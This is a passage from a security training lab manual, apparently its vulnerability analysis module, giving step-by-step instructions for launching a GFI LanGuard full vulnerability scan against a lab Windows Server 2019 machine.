
27. The **GFI LanGuard** main window appears, and it begins to inspect the security status of the local computer.

28. Click **Launch a Scan** or **View details**.



Module 05 – Vulnerability Analysis

29. A window indicates that a scan on the local machine is already in progress.




30. Click **Stop** to halt the vulnerability scan on the host machine.

Note: If the **Stop scanning confirmation** pop-up appears, click **Yes**.

Note: The scan might take time to stop.


31. The **Launch a New Scan** page appears: specify the details required to scan a target/machine as follows:

- Enter the IP address of the machine in the **Scan Target** field (here, the target machine is **Windows Server 2019 [10.10.1.19]**), and ensure that the **Full Scan** option is selected from the **Profile** drop-down list.
- Ensure that **Currently logged on user** is selected in the **Credentials** drop-down list.
- Click **Scan**.



